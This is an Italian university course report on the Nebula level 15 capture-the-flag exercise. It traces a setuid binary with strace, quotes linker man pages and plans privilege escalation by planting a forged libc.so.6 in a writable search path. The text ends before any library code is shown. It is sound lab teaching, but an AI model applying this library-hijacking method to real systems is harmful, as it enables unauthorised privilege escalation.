Progetto di Programmazione Sicura

AA. 2021/2022

NEBULA LEVEL 15

Docente:

Barbara Masucci

Membri del gruppo:

Di Palma Luigi	0522501091
Nappi Domenico	0522500924
Scala Andrea	0522501056
Ungherese Federica	0522500942

TRACCIA

LEVEL15

Esegui *strace* sul binario in */home/flag15/flag15* e vedi se trovi qualcosa fuori dall'ordinario.

Potresti voler rivedere come compilare una libreria condivisa su linux e come le librerie vengono caricate e processate rivedendo la pagina di manuale di *dlopen*.

Per portare a termine il livello, esegui il log in come utente **level15** con la password level15. I files si trovano in /home/flag15

CODICE SORGENTE

Non è presente alcun codice sorgente.

RIFERIMENTI:

http://exploit.education/nebula/level-15/

LIBRERIE CONDIVISE

Le librerie condivise sono librerie che possono essere collegate a qualsiasi programma in fase di esecuzione.


Una volta caricato, il codice della libreria condivisa può essere utilizzato da qualsiasi programma. Quindi, in questo modo la **dimensione** dei **programmi** e **l'impatto** sulla **memoria** possono essere mantenuti bassi poiché molto codice è usato in comune sotto forma di libreria condivisa.

Forniscono **modularità** all'ambiente di sviluppo poiché il loro codice può essere modificato e ricompilato senza dover ricompilare le applicazioni che le utilizzano.

OBIETTIVO DELLA SFIDA

Esecuzione del programma **/bin/getflag** come utente flag15

ALBERO D'ATTACCO



RICHIESTA PASSWORD

A chi si potrebbe chiedere la password dell'account flag15?

- Al legittimo proprietario (creatore della macchina virtuale Nebula)

Il legittimo proprietario sarebbe disposto a darci la password?

- No, altrimenti non sarebbe una sfida

Deduciamo che **la richiesta legittima della password non è una strada percorribile**


ROTTURA PASSWORD

È possibile rompere la password dell'account flag15?

- Se la password è scelta bene, non è semplice

Deduciamo che **la rottura della password non è una strada percorribile**

AGGIORNAMENTO DELL'ALBERO D'ATTACCO



STRATEGIA ALTERNATIVA

Vediamo quali home directory sono a disposizione dell'utente **level15**

- **ls /home/level***
- **ls /home/flag***

```
level15@nebula:~$ ls /home/flag*
ls: cannot open directory /home/flag00: Permission denied
ls: cannot open directory /home/flag01: Permission denied
ls: cannot open directory /home/flag02: Permission denied
ls: cannot open directory /home/flag03: Permission denied
ls: cannot open directory /home/flag04: Permission denied
ls: cannot open directory /home/flag05: Permission denied
ls: cannot open directory /home/flag06: Permission denied
ls: cannot open directory /home/flag07: Permission denied
ls: cannot open directory /home/flag08: Permission denied
ls: cannot open directory /home/flag09: Permission denied
ls: cannot open directory /home/flag10: Permission denied
ls: cannot open directory /home/flag11: Permission denied
ls: cannot open directory /home/flag12: Permission denied
ls: cannot open directory /home/flag13: Permission denied
ls: cannot open directory /home/flag14: Permission denied
/home/flag15:
flag15
ls: cannot open directory /home/flag16: Permission denied
ls: cannot open directory /home/flag17: Permission denied
ls: cannot open directory /home/flag18: Permission denied
ls: cannot open directory /home/flag19: Permission denied
```

```
level15@nebula:~$ ls /home/level*
ls: cannot open directory /home/level00: Permission denied
ls: cannot open directory /home/level01: Permission denied
ls: cannot open directory /home/level02: Permission denied
ls: cannot open directory /home/level03: Permission denied
ls: cannot open directory /home/level04: Permission denied
ls: cannot open directory /home/level05: Permission denied
ls: cannot open directory /home/level06: Permission denied
ls: cannot open directory /home/level07: Permission denied
ls: cannot open directory /home/level08: Permission denied
ls: cannot open directory /home/level09: Permission denied
ls: cannot open directory /home/level10: Permission denied
ls: cannot open directory /home/level11: Permission denied
ls: cannot open directory /home/level12: Permission denied
ls: cannot open directory /home/level13: Permission denied
ls: cannot open directory /home/level14: Permission denied
/home/level15:
ls: cannot open directory /home/level16: Permission denied
ls: cannot open directory /home/level17: Permission denied
ls: cannot open directory /home/level18: Permission denied
ls: cannot open directory /home/level19: Permission denied
```

STRATEGIA ALTERNATIVA

La directory **/home/level15** non sembra contenere materiale interessante

La directory **/home/flag15** contiene file di configurazione BASH e un eseguibile: **/home/flag15/flag15**

Digitiamo **ls –la /home/flag15/flag15** ottenendo:

```
level15@nebula:~$ ls -la /home/flag15/flag15
-rwsr-x--- 1 flag15 level15 7161 2011-11-20 21:22 /home/flag15/flag15
```

Notiamo che il file è di proprietà dell'utente **flag15** ed è eseguibile dagli utenti del gruppo **level15**, inoltre è **SETUID**

/HOME/FLAG15/FLAG15

Poiché abbiamo il permesso di esecuzione, proviamo ad eseguire il binario **flag15**

```
level15@nebula:~$ /home/flag15/flag15
strace it!
```

Non ci dà alcun indizio in più: è esattamente quello che la traccia suggerisce di fare.


Proviamo ad informarci sul comando *strace*.

STRACE

`man strace`

Intercetta e registra le chiamate di sistema invocate da un processo e segnala quali sono state ricevute dal processo stesso. Stampa il **nome** della system call, gli **argomenti** e i **valori di ritorno** sullo standard error, oppure su un file specificato con `-o`.

Utile come strumento diagnostico e di debug al fine di comprendere il comportamento di un programma.



DESCRIPTION

In the simplest case strace runs the specified command until it exits. It intercepts and records the system calls which are called by a process and the signals which are received by a process. The name of each system call, its arguments and its return value are printed on standard error or to the file specified with the -o option.

strace is a useful diagnostic, instructional, and debugging tool. System administrators, diagnosticians and trouble-shooters will find it invaluable for solving problems with programs for which the source is not readily available since they do not need to be recompiled in order to trace them. Students, hackers and the overly-curious will find that a great deal can be learned about a system and its system calls by tracing even ordinary programs. And programmers will find that since system calls and signals are events that happen at the user/kernel interface, a close examination of this boundary is very useful for bug isolation, sanity checking and attempting to capture race conditions.

STRACE /HOME/FLAG15/FLAG15

```
level15@nebula:~$ strace /home/flag15/flag15
execve("/home/flag15/flag15", ["/home/flag15/flag15"], [/* 18 vars */]) = 0
brk(0)                                  = 0x930b000
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7738000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/var/tmp/flag15/tls/i686/sse2/cmov/libc.so.6", O_RDONLY) = -1 ENOENT (No such file or directory)
stat64("/var/tmp/flag15/tls/i686/sse2/cmov", 0xbfb3cd04) = -1 ENOENT (No such file or directory)
open("/var/tmp/flag15/tls/i686/sse2/libc.so.6", O_RDONLY) = -1 ENOENT (No such file or directory)
stat64("/var/tmp/flag15/tls/i686/sse2", 0xbfb3cd04) = -1 ENOENT (No such file or directory)
open("/var/tmp/flag15/tls/i686/cmov/libc.so.6", O_RDONLY) = -1 ENOENT (No such file or directory)
stat64("/var/tmp/flag15/tls/i686/cmov", 0xbfb3cd04) = -1 ENOENT (No such file or directory)
open("/var/tmp/flag15/tls/i686/libc.so.6", O_RDONLY) = -1 ENOENT (No such file or directory)
stat64("/var/tmp/flag15/tls/i686", 0xbfb3cd04) = -1 ENOENT (No such file or directory)
open("/var/tmp/flag15/tls/sse2/cmov/libc.so.6", O_RDONLY) = -1 ENOENT (No such file or directory)
stat64("/var/tmp/flag15/tls/sse2/cmov", 0xbfb3cd04) = -1 ENOENT (No such file or directory)
open("/var/tmp/flag15/tls/sse2/libc.so.6", O_RDONLY) = -1 ENOENT (No such file or directory)
stat64("/var/tmp/flag15/tls/sse2", 0xbfb3cd04) = -1 ENOENT (No such file or directory)
open("/var/tmp/flag15/tls/cmov/libc.so.6", O_RDONLY) = -1 ENOENT (No such file or directory)
stat64("/var/tmp/flag15/tls/cmov", 0xbfb3cd04) = -1 ENOENT (No such file or directory)
open("/var/tmp/flag15/tls/libc.so.6", O_RDONLY) = -1 ENOENT (No such file or directory)
stat64("/var/tmp/flag15/tls", 0xbfb3cd04) = -1 ENOENT (No such file or directory)
open("/var/tmp/flag15/i686/sse2/cmov/libc.so.6", O_RDONLY) = -1 ENOENT (No such file or directory)
stat64("/var/tmp/flag15/i686/sse2/cmov", 0xbfb3cd04) = -1 ENOENT (No such file or directory)
open("/var/tmp/flag15/i686/sse2/libc.so.6", O_RDONLY) = -1 ENOENT (No such file or directory)
stat64("/var/tmp/flag15/i686/sse2", 0xbfb3cd04) = -1 ENOENT (No such file or directory)
open("/var/tmp/flag15/i686/cmov/libc.so.6", O_RDONLY) = -1 ENOENT (No such file or directory)
stat64("/var/tmp/flag15/i686/cmov", 0xbfb3cd04) = -1 ENOENT (No such file or directory)
open("/var/tmp/flag15/i686/libc.so.6", O_RDONLY) = -1 ENOENT (No such file or directory)
stat64("/var/tmp/flag15/i686", 0xbfb3cd04) = -1 ENOENT (No such file or directory)
open("/var/tmp/flag15/sse2/cmov/libc.so.6", O_RDONLY) = -1 ENOENT (No such file or directory)
stat64("/var/tmp/flag15/sse2/cmov", 0xbfb3cd04) = -1 ENOENT (No such file or directory)
open("/var/tmp/flag15/sse2/libc.so.6", O_RDONLY) = -1 ENOENT (No such file or directory)
stat64("/var/tmp/flag15/sse2", 0xbfb3cd04) = -1 ENOENT (No such file or directory)
open("/var/tmp/flag15/cmov/libc.so.6", O_RDONLY) = -1 ENOENT (No such file or directory)
stat64("/var/tmp/flag15/cmov", 0xbfb3cd04) = -1 ENOENT (No such file or directory)
open("/var/tmp/flag15/libc.so.6", O_RDONLY) = -1 ENOENT (No such file or directory)
stat64("/var/tmp/flag15", {st_mode=S_IFDIR|0775, st_size=3, ...}) = 0
open("/etc/ld.so.cache", O_RDONLY)      = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=33815, ...}) = 0
mmap2(NULL, 33815, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb772f000
close(3)                                = 0
```

strace rivela che il programma cerca più volte una libreria condivisa di nome **libc.so.6** senza riuscire a trovarla in nessuno dei **path** che prova a utilizzare.

STRACE /HOME/FLAG15/FLAG15

```
stat64("/var/tmp/flag15/sse2", 0xbfb3cd04) = -1 ENOENT (No such file or directory)
open("/var/tmp/flag15/cmov/libc.so.6", O_RDONLY) = -1 ENOENT (No such file or directory)
stat64("/var/tmp/flag15/cmov", 0xbfb3cd04) = -1 ENOENT (No such file or directory)
open("/var/tmp/flag15/libc.so.6", O_RDONLY) = -1 ENOENT (No such file or directory)
stat64("/var/tmp/flag15", {st_mode=S_IFDIR|0775, st_size=3, ...}) = 0
open("/etc/ld.so.cache", O_RDONLY)      = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=33815, ...}) = 0
mmap2(NULL, 33815, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb772f000
close(3)                                = 0
```

La *open* infatti restituisce -1, ossia un **errore** ENOENT (Error NO ENTry).


```
close(3)                                = 0
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
open("/lib/i386-linux-gnu/libc.so.6", O_RDONLY) = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0p\222\1\0004\0\0\0"..., 512) = 512
fstat64(3, {st_mode=S_IFREG|0755, st_size=1544392, ...}) = 0
```

Infine il file viene trovato al path */lib/i386-linux-gnu/libc.so.6*

DLOPEN

`man dlopen`

Carica il file della libreria dinamica specificata e restituisce un «handle» alla libreria. Se il nome del file contiene dei caratteri «/» la stringa passata in input viene interpretata come un **path** (relativo o assoluto), in caso contrario è il **linker dinamico** ad occuparsi di cercare il file della libreria condivisa.



dlopen()
The function dlopen() loads the dynamic library file named by the null-terminated string filename and returns an opaque "handle" for the dynamic library. If filename is NULL, then the returned handle is for the main program. If filename contains a slash ("/"), then it is interpreted as a (relative or absolute) pathname. Otherwise, the dynamic linker searches for the library as follows (see ld.so(8) for further details):

- (ELF only) If the executable file for the calling program contains a DT_RPATH tag, and does not contain a DT_RUNPATH tag, then the directories listed in the DT_RPATH tag are searched.
- If, at the time that the program was started, the environment variable LD_LIBRARY_PATH was defined to contain a colon-separated list of directories, then these are searched. (As a security measure this variable is ignored for set-user-ID and set-group-ID programs.)
- (ELF only) If the executable file for the calling program contains a DT_RUNPATH tag, then the directories listed in that tag are searched.
- The cache file /etc/ld.so.cache (maintained by ldconfig(8)) is checked to see whether it contains an entry for filename.
- The directories /lib and /usr/lib are searched (in that order).

If the library has dependencies on other shared libraries, then these are also automatically loaded by the dynamic linker using the same rules. (This process may occur recursively, if those libraries in turn have dependencies, and so on.)

LD.SO

```
man ld.so
```

È il **linker dinamico** che carica le librerie condivise richieste da un programma.

Tutti i programmi Linux richiedono un ulteriore linking a runtime e **ld.so** cerca le librerie necessarie a un programma in questo ordine:

- Cerca il file nella lista di directory presente in **LD_LIBRARY_PATH** (se settata)
- Controlla il file di cache **/etc/ld.so.cache**
- Cerca in **/lib**
- Cerca in **/usr/lib**

LIBC.SO.6

man libc

È la libreria di funzioni standard usate da programmi scritti in linguaggio C su sistemi Linux.

```
NAME
       libc - Overview of standard C libraries on Linux

DESCRIPTION
       The  term  "libc" is commonly used as a shorthand for the "standard C library", a library of standard functions that can be used by
       all C programs (and sometimes by programs in other languages).  Because of some history (see below), use  of  the  term  "libc"  to
       refer to the standard C library is somewhat ambiguous on Linux.

   glibc
       By  far  the  most  widely  used  C library on Linux is the GNU C Library (http://www.gnu.org/software/libc/), often referred to as
       glibc.  This is the C library that is nowadays used in all major Linux distributions.  It is also the C library whose  details  are
       documented  in  the relevant pages of the man-pages project (primarily in Section 3 of the manual).  Documentation of glibc is also
       available in the glibc manual, available via the command info libc.  Release 1.0 of glibc was made in September 1992.  (There  were
       earlier 0.x releases.)  The next major release of glibc was 2.0, at the beginning of 1997.

       The  pathname  /lib/libc.so.6  (or something similar) is normally a symbolic link that points to the location of the glibc library,
       and executing this pathname will cause glibc to display various information about the version installed on your system.
```

IDEA ATTACCO #1 1/2

Possiamo creare ad hoc un file **libc.so.6** fasullo tramite il quale innescare l'esecuzione di */bin/getflag* con privilegi elevati, approfittando del bit **SETUID** acceso per il file flag15 e dell'ordine in cui la libreria condivisa viene cercata tra i vari path.

Il primo posto in cui il linker dinamico cerca la libreria condivisa è tra la lista di directory specificate in **LD_LIBRARY_PATH**, una variabile d'ambiente che indica al linker la locazione alla quale cercare la libreria.

IDEA ATTACCO #1 2/2


`man environ`

Influenza il comportamento del linker/loader dinamico

Possiamo sfruttare il suo valore per far sì che **flag15** cerchi la libreria fasulla che creeremo al path che preferiamo, che sarà in una directory sulla quale abbiamo tutti i permessi.

Tuttavia, proprio per evitare che utenti maliziosi forzino le applicazioni ad eseguire una versione errata di una libreria condivisa, gli eseguibili con **SETUID**/**SETGID** attivo la ignorano per ragioni di sicurezza.

AGGIORNAMENTO DELL'ALBERO D'ATTACCO



IDEA ATTACCO #2

La seconda opzione è il file di cache *ld.so.cache*, nella directory */etc*.


```
level15@nebula:/etc$ ls -l ld.so.cache
-rw-r--r-- 1 root root 33815 2012-08-27 07:24 ld.so.cache
```

Notiamo che sul file non abbiamo i permessi di operare alcuna modifica, inoltre il file una volta aperto si presenta in questo modo:

```
  GNU nano 2.2.6                        File: ld.so.cache

ld.so-1.7.0^@□^A^@^@^C^@^@^@h%^@^@r%^@^@^C^@^@^@□%^@^@□%^@^@^C^@^@^@□%^@^@□%^@^@^C^@^@^@□%^@^@□%^@^@^C^@^@^@□%^@^@^L&^@$
>^@^@^V>^@^@^C^@^@^@6>^@^@F>^@^@^C^@^@^@_>^@^@t>^@^@^C^@^@^@□>^@^@□>^@^@^C^@^@^@□ >^@^@□>^@^@^C^@^@^@^W?^@^@)?^@^@^C^@^$
A^@^@^C^@^@^@0A^@^@@A^@^@^C^@^@^@hA^@^@xA^@^@^C^@^@^@□A^@^@□A^@^@^C^@^@^@□A^@^@□A^@^@^C^@^@^@
B^@^@^[B^@^@^C^@^@^@DB^@^@PB^@^@^C^@^@^@tB^@^@□B^@^@^C^@^@^@□B^@^@□B^@^@^C^@^@^@´B^@^@□B^@^@^C^@^@^@□ B^@^@□B^@^@^C^@^@$
>^@^@^V>^@^@^@^@^@^@^@^@^@^@^@^@^@^C^@^@^@6>^@^@F>^@^@^@^@^@^@^@^@^@^@^@^@^@^@^C^@^@^@_>^@^@t>^@^@^@^@^@^@^@^@^@^@^$
A^@^@^O^F^B^@^@^@^@^@^@^@^@^@^C^@^@^@0A^@^@@A^@^@^O^F^B^@^@^@^@^@^@^@^@^C^@^@^@hA^@^@xA^@^@^O^F^B^@^@^@^@^@^@^@^@^C$
B^@^@^[B^@^@^O^F^B^@^@^@^@^@^@^@^@^@^C^@^@^@DB^@^@PB^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^C^@^@^@tB^@^@□B^@^@^O^F^B^@^@^@^@^@^@^$
```

AGGIORNAMENTO DELL'ALBERO D'ATTACCO




IDEA ATTACCO #3

Anche la strada che passa per le directory */lib* e */usr/lib* non è percorribile per via dei permessi che abbiamo a disposizione.

Se però torniamo indietro all'output di *strace*, notiamo che la libreria **libc.so.6** dopo alcuni primi tentativi fallimentari in altri path viene cercata ripetutamente in */var/tmp/flag15*

```
level15@nebula:/$ ls -l
total 2
drwxr-xr-x  3 root root 2728 2012-08-18 02:50 bin
drwxr-xr-x  1 root root   60 2022-05-06 07:41 boot
dr-xr-xr-x  7 root root 2048 2012-10-31 01:42 cdrom
drwxr-xr-x 14 root root 3940 2022-05-06 07:41 dev
drwxr-xr-x  1 root root  280 2022-05-06 07:41 etc
drwxr-xr-x  1 root root   60 2012-08-27 07:18 home
lrwxrwxrwx  1 root root   33 2011-11-20 17:10 initrd.img
drwxr-xr-x 21 root root 2111 2012-08-27 07:23 lib
drwxr-xr-x  1 root root   60 2012-10-31 01:38 media
drwxr-xr-x  2 root root    3 2012-10-31 01:38 mnt
drwxr-xr-x  2 root root    3 2011-11-20 17:36 opt
dr-xr-xr-x 69 root root    0 2022-05-06 07:40 proc
drwxr-xr-x 21 root root  448 2012-09-11 03:50 rofs
drwx------  2 root root   66 2012-10-31 00:53 root
drwxr-xr-x 11 root root  420 2022-05-06 07:41 run
drwxr-xr-x  2 root root 3401 2012-08-27 07:23 sbin
drwxr-xr-x  2 root root    3 2011-06-21 11:43 selinux
drwxr-xr-x  2 root root    3 2011-11-20 17:08 srv
drwxr-xr-x 12 root root    0 2022-05-06 07:40 sys
drwxrwxrwt  4 root root   80 2022-05-06 08:00 tmp
drwxr-xr-x  1 root root   80 2011-11-20 17:08 usr
drwxr-xr-x  1 root root  100 2011-12-06 22:46 var
lrwxrwxrwx  1 root root   29 2011-11-20 17:10 vmlinuz ->
```

AGGIORNAMENTO DELL'ALBERO D'ATTACCO



IDEA ATTACCO #4 1/13

Andiamo ad analizzare più nel dettaglio la cartella */var/tmp* dove viene ricercata la libreria **lib.so.6**

